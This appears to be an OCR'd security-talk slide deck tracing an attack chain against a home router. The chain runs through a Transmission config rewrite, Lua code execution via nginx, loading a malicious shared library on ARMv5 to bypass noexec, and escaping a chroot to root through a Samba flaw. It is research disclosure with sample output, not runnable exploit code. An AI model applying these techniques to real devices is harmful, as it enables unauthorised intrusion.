- Lack of bytecode verification, directly loaded by the VM (`5.1`)
- **Must read**: `http://www.lua.org/wshop11/Cawley.pdf`
- Direct bytecode loading disabled in version `5.2`


trans
mission
rewrite
config file
system()
#FAIL
no /bin/sh
race
condition
dump
file system
bad variable
check
arbitrary file
write
nginx
lua include
lua
code exec
CSRF
Router
vm
exploitation
#FAIL
pain in the ass
lua
os.exec()
#FAIL
no /bin/sh


Router
trans mission
rewrite config file
system()
#FAIL no /bin/sh
nginx
race condition
dump file system
bad variable check
arbitrary file write
lua include
lua code exec
CSRF
lua
vm exploitation
#FAIL pain in the ass
os.exec()
#FAIL no /bin/sh
loadlib()
#FAIL(mmap) no exec fs

External library loading (1)

- `package.loadlib(libname, funcname)`
- Library loaded by `dlopen()`
- Function address resolved by `dlsym()`

- Call existing function such as `memcpy()`
- Only one argument of type `lua_State *`
- Load of existing library is useless


- Some folders are writeable (`/tmp/`, `/media/USB key/`, etc.)
- But mounted with `noexec` option
- `mmap()` syscall fails (flag `PROT_EXEC`)

External library loading (2)

- ARMv5 architecture
- XN (*eXecute Never*) bit introduced by ARMv6
- Modification of `headers` segment to remove `executable` flags
- Malicious `.so` on USB key
- Load of a library resulting in native code execution

readelf --program-headers pwn.so


```
Elf file type is DYN (Shared object file)
Entry point 0x55c
There are 4 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x008cc 0x008cc R   0x8000
  LOAD           0x0008cc 0x000088cc 0x000088cc 0x00124 0x0012c RW  0x8000
  DYNAMIC        0x0008d8 0x000088d8 0x000088d8 0x000c8 0x000c8 RW  0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
```



Router
trans mission
rewrite config file
system()
#FAIL no /bin/sh
nginx
race condition
dump file system
bad variable check
arbitrary file write
lua include
lua code exec
CSRF
lua
vm exploitation
#FAIL pain in the ass
os.exec()
#FAIL no /bin/sh
loadlib()
native code exec
ARMv5 + chmod -x libpn.so

BIM

```
$ id
uid=1000(user) gid=100(users) groups=100(users)
$ uname -roms
Linux 3.2.13-rtr armv5tel GNU/Linux
```

Plan




Router
trans mission
rewrite config file
system()
#FAIL no /bin/sh
nginx
race condition
dump file system
bad variable check
arbitrary file write
lua include
lua code exec
CSRF
lua
vm exploitation
#FAIL pain in the ass
os.exec()
#FAIL no /bin/sh
loadlib()
native code exec
ARMv5 + chmod -x libpn.so
chroot

Environment


- `/proc` is not mounted
- `ps`: send signal `0` to every process (0 - 65535)
- 30 process running
- 3 with our restricted privileges: `busybox`, `fcgi` and `nginx`

Unsuccessful attempts to gain root privileges

- Local process exploitation
- eg: `SQLite` database modification: `LOAD_EXTENSION` is disabled by default

- `Samba` is running in another chroot
- Vulnerability in another daemon: file read and write in `Samba` chroot
- Rewrite Samba configuration file... which is recreated from scratch on restart

- Get `/usr/sbin/smbd` and wait a few days


Router
trans mission
rewrite config file
system()
#FAIL no /bin/sh
nginx
race condition
dump file system
bad variable check
arbitrary file write
lua include
lua code exec
CSRF
lua
vm exploitation
#FAIL pain in the ass
os.exec()
#FAIL no /bin/sh
loadlib()
native code exec
ARMv5 + chmod -x libpn.so
chroot
sqlite
#FAIL no load_extension
daemon
r/w in smb chroot
#FAIL smb.conf rewritten at restart


Vuln ♯4: Samba


```
Samba pre-3.4 Security Issue

Patches for 3.0, 3.2, and 3.3 got released in order
to address CVE-2012-0870 (Remote code execution
vulnerability in smbd).
See the security announcement for more details.
```

BIM


```
# id
uid=0(root) gid=0(root)
# ls -l /
total 0
drwxr-xr-x    2 root     root           840 Dec  2 20:15 bin
drwxr-xr-x    2 root     root             3 Feb 24  2010 ctmp
drwxr-xr-x   12 root     root          2614 Dec  2 20:16 dev
drwxr-xr-x   11 root     root           759 Dec  2 20:15 etc
drwxrwxrwt    3 root     root            60 Jan  1  2009 exports
drwxr-xr-x    2 root     root             3 Feb 24  2010 home
drwxr-xr-x    3 root     root          2285 Dec  2 20:16 lib
drwxr-xr-x    3 root     root            60 Jan  1  2009 media
-rw-r--r--    1 root     root             0 Dec  2 20:15 minirc.dfl
drwxr-xr-x    5 root     root           100 Jan  1  2009 mnt
drwxr-xr-x    2 root     root             3 Feb 24  2010 opt
dr-xr-xr-x  183 root     root             0 Jan  1  1970 proc
drwxr-xr-x    3 root     root            60 Dec  2 20:15 root
drwxr-xr-x    2 root     root          1010 Dec  2 20:15 sbin
drwxr-xr-x   11 root     root             0 Jan  1  1970 sys
drwxr-xr-x    2 root     root            38 Dec  2 20:16 tftpboot
drwxrwxrwt    4 root     root           800 Mar 25 23:16 tmp
drwxr-xr-x    7 root     root           101 Dec  2 20:15 usr
drwxr-xr-x    9 root     root           172 Dec  2 20:15 var
```

Plan




Router
trans mission
rewrite config file
system()
#FAIL no /bin/sh
nginx
race condition
dump file system
bad variable check
arbitrary file write
lua include
lua code exec
CSRF
lua
vm exploitation
